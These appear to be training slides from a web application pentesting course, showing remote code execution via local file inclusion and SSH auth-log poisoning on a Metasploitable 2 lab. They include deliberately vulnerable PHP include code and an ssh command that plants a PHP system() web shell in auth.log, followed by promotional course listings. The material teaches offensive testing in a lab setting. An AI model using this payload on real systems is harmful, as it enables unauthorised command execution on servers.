Web Application Pentesting

Vivek Ramachandran

SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: http://www.securitytube-training.com


Pentester Academy: http://www.PentesterAcademy.com

Remote Code Execution with LFI and SSH Log Poisoning

Lab Setup

- Metasploitable 2
- http://sourceforge.net/projects/metasploitable/files/Metasploitable2/

Vulnerable Code




```
<?php

        $page = $_REQUEST["page"];
        echo "File included: $page<br>";
        echo "<br><br>";
        $local_file =  "html/".$page.".html";
        echo "Local file to be used: ".$local_file;
        echo "<br><br>";

        include $local_file;

?>
```

RCE with LFI and SSH Log Poisoning


- auth.log is readable by all
- Username field is logged!
- Use PHP code for username
- Exploit LFI and get RCE

http://www.lanmaster53.com/2011/05/local-file-inclusion-to-remote-command-execution-using-ssh/

Poisoning Auth Log




```
root@PentesterAcademy:~# ssh '<?php echo system($_GET["cmd"]); exit; ?>'@192.168.1.40
<?php echo system($_GET["cmd"]@192.168.1.40's password:
```



```
root@metasploitable:~# tail -f /var/log/auth.log

Aug 31 06:49:19 metasploitable sshd[5018]: Invalid user <?php echo system($_GET["cmd"]); exit; ?> from 192.168.1.10
Aug 31 06:49:19 metasploitable sshd[5018]: Failed none for invalid user <?php echo system($_GET["cmd"]); exit; ?> from 192.168.1.10 port
 38241 ssh2
```

Pentester Academy



Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable

Latest Videos

New content added weekly!

Different Processors – Different Assembly Language

- Intel
- ARM
- MIPS

Challenge 7: Cracking Digest Authentication Solution
in WAP Challenges

Challenge 7: Cracking Digest Authentication
in WAP Challenges

Module 1: GDB Test Solution
in x86_64 Assembly Language and Shellcoding on Linux

Module 1: CPU Information
in x86_64 Assembly Language and Shellcoding on Linux